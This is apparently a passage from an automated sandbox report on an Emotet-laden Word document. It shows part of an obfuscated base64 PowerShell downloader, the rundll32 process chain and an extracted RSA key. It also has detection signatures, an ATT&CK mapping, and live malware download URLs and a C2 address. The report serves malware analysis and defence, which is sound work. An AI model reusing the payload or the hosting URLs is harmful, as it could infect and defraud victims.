  cwBgAHAAbABJAHQAIgAoACQAQwBkADkAcwB4ADMAYwAgACsAIAAkAEMANgA3AHkAdgBwAF8AIAArACAAJABRAGgAaABoADcAZQBpACkAOwAkAEQAYQA4AHMA
  aQA0ADAAPQAoACcATQAzACcAKwAoACcAeQB3AG4ANwAnACsAJwByACcAKQApADsAZgBvAHIAZQBhAGMAaAAgACgAJABLADQAYwBlAGoAawBqACAAaQBuACAA
  JABDAGsAOAAxAHgAeAAyACAAfAAgAFMAbwByAFQAYAAtAG8AYgBqAGUAYABjAFQAIAB7AEcARQBUAGAALQBgAFIAYABBAE4AZABvAE0AfQApAHsAdAByAHkA
  ewAkAE4AbQA5AGQAYwB0AG4ALgAiAEQAbwBXAGAATgBMAGAAbwBBAGQAZgBgAGkAbABlACIAKAAkAEsANABjAGUAagBrAGoALAAgACQAUABpADkAbgB5AGYA
  cQApADsAJABLAGYAagBpAF8AcwA1AD0AKAAnAFQAMgAnACsAJwAwACcAKwAoACcAYwAyAHoAJwArACcAZQAnACkAKQA7AEkAZgAgACgAKAAuACgAJwBHAGUA

  dAAtAEkAJwArACcAdAAnACsAJwBlAG0AJwApACAAJABQAGkAOQBuAHkAZgBxACkALgAiAGwARQBgAE4ARwBUAGgAIgAgAC0AZwBlACAAMwA1ADUANgA5ACkA
  IAB7AC4AKAAnAHIAdQAnACsAJwBuAGQAJwArACcAbABsADMAMgAnACkAIAAkAFAAaQA5AG4AeQBmAHEALAAnACMAMQAnAC4AIgBUAE8AUwBgAFQAUgBgAEkA
  TgBnACIAKAApADsAJABKAGIAZgBhAGYAdwBsAD0AKAAnAEUAYQAnACsAJwA3AGQAJwArACgAJwByAG4AJwArACcAMwAnACkAKQA7AGIAcgBlAGEAawA7ACQA
  SgA4ADIANwBhADYAdwA9ACgAJwBVACcAKwAoACcAMgBzADYAOABiACcAKwAnADQAJwApACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEoAMwBhADUAbAA1AGcA
  PQAoACgAJwBZACcAKwAnAGQANQBzADkAJwApACsAJwBhAGsAJwApAA== MD5: 852D67A27E454BD389FA7F02A8CBE23F)

- rundll32.exe (PID: 2532 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll #1 MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2340 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll #1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2336 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Lkvi\ejqhpm.twa',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2816 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yffe\xmxs.xtt',RunDLL MD5:

51138BEEA3E2C21EC44D0932C71762A8)
- rundll32.exe (PID: 2760 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yxkq\vxcyp.vst',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
  - rundll32.exe (PID: 2824 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Glql\mritqo.dtl',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2460 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xlll\midsk.ptl',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 1492 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qpvq\ojxkj.pqe',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2800 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qfbx\wpmmbwy.jek',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 3032 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ljbn\kwuw.ehe',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 3056 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ghjb\hjdxzl.ejj',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2244 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Doth\isebmn.lpx',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "RSA Public Key":
"MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhAOZ9fLJ8UrI0OZURpPsR3eijAyfPj3z6|nuS75f2igmYFW2aWgNcFIzsAYQleKzD0nlCFHOo7Zf8/4wY2UW0CJ4dJEHnE/PHlz|n6uNk3pxjm7o4eCDyiJbzf+k0Azjl0q54FQIDAQAB"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000002.2096911565.00000000001A0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000008.00000002.2096946723.00000000001C1000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000A.00000002.2098974182.0000000000180000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000C.00000002.2102146226.0000000000270000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000F.00000002.2106781352.0000000000691000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
12.2.rundll32.exe.270000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
14.2.rundll32.exe.150000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.270000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
9.2.rundll32.exe.1c0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.220000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 28 entries				


Sigma Overview

System Summary:



Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Potential dropper URLs found in powershell memory

E-Banking Fraud:



Yara detected Emotet

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Powershell drops PE file

Very long command line found

Data Obfuscation:



Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

PowerShell case anomaly found

Suspicious powershell command line found

Persistence and Installation Behavior:



Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:



Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found

Stealing of Sensitive Information:




Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingre Trans
Default Accounts	Scripting 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 2 1	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encry Chan
Domain Accounts	Native API 2	Logon Script (Windows)	Logon Script (Windows)	Scripting 1 2	Security Account Manager	System Information Discovery 2 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Appli Layer Proto
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Security Software Discovery 1 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Appli Layer Proto
Cloud Accounts	Command and Scripting Interpreter 1 1 1	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallb Chan
Replication Through Removable Media	PowerShell 4	Rc.common	Rc.common	Masquerading 2 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Layer
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File T Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Doc.doc	69%	Virustotal		Browse
Doc.doc	82%	ReversingLabs	Script-Macro.Trojan.Valyria	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	100%	Joe Sandbox ML		
C:\Users\user\Bqpeen6\Bbs5w_e\Yvtlx6p4.dll	90%	ReversingLabs	Win32.Trojan.Emotet	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.rundll32.exe.1c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.2.rundll32.exe.2d0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.1f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.690000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.6b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Copyright null 2021

Source	Detection	Scanner	Label	Link	Download
15.2.rundll32.exe.670000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.200000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.2.rundll32.exe.1c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.2.rundll32.exe.1c0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.690000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.710000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.2.rundll32.exe.290000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
paulscomputing.com	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://goldilockstraining.com/wp-includes/bftt/	15%	Virustotal		Browse
http://https://goldilockstraining.com/wp-includes/bftt/	100%	Avira URL Cloud	malware	
http://biglaughs.org/smallpotatoes/rRwRzc/	17%	Virustotal		Browse
http://biglaughs.org/smallpotatoes/rRwRzc/	100%	Avira URL Cloud	malware	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://paulscomputing.com	12%	Virustotal		Browse
http://paulscomputing.com	0%	Avira URL Cloud	safe	
http://paulscomputing.com/CraigsMagicSquare/H/	19%	Virustotal		Browse
http://paulscomputing.com/CraigsMagicSquare/H/	100%	Avira URL Cloud	malware	
http://goldcoastoffice365.com/temp/X/	100%	Avira URL Cloud	phishing	
http://goldcoastoffice365.com/temp/X/P	100%	Avira URL Cloud	phishing	
http://azraktours.com/wp-content/NWF9jC/	100%	Avira URL Cloud	malware	
http://josegene.com/theme/gU8/	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://jeffdahlke.com/css/bg4n3/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://167.71.148.58:443/7wfv2vt9qvzqkp6unhg/m5b2zuu1mbbc64v82d/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
paulscomputing.com	216.218.207.98	true	true	• 12%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://paulscomputing.com/CraigsMagicSquare/H/	true	• 19%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://167.71.148.58:443/7wfv2vt9qvzqkp6unhg/m5b2zuu1mbbc64v82d/	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000002.2099378629.0000000001D37000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095189634.0000001F47000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2097847364.000000001F47000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000009.00000002.2098388798.0000000001ED0000.00000002.00000001.sdmp	false		high
http://https://goldilockstraining.com/wp-includes/bftt/	powershell.exe, 00000005.00002.2094634168.0000000003072000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2097588142.0000000003BB2000.00000004.00000001.sdmp	true	• 15%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://biglaughs.org/smallpotatoes/rRwRzc/	powershell.exe, 00000005.00002.2094634168.0000000003072000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2097588142.0000000003BB2000.00000004.00000001.sdmp	true	• 17%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://investor.msn.com	rundll32.exe, 00000006.00000002.2098799816.0000000001B50000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2094958758.0000001D60000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2097376838.000000001D60000.00000002.00000001.sdmp, rundll32.exe, 00000009.00002.2098388798.0000000001ED0000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.00000002.2098799816.0000000001B50000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2094958758.0000001D60000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2097376838.000000001D60000.00000002.00000001.sdmp, rundll32.exe, 00000009.00002.2098388798.0000000001ED0000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000002.2099378629.0000000001D37000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2095189634.0000001F47000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2097847364.000000001F47000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://paulscomputing.com	powershell.exe, 00000005.00002.2094634168.0000000003072000.00000004.00000001.sdmp	true	• 12%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00002.2093697722.00000000022F0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097391045.00000000028A0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2098963794.0000000002820000.00000002.00000001.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2098799816.0000000001B50000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2094958758.0000001D60000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2097376838.000000001D60000.00000002.00000001.sdmp, rundll32.exe, 00000009.00002.2098388798.0000000001ED0000.00000002.00000001.sdmp	false		high
http://goldcoastoffice365.com/temp/X/	powershell.exe, 00000005.00002.2097588142.0000000003BB2000.00000004.00000001.sdmp	true	• Avira URL Cloud: phishing	unknown
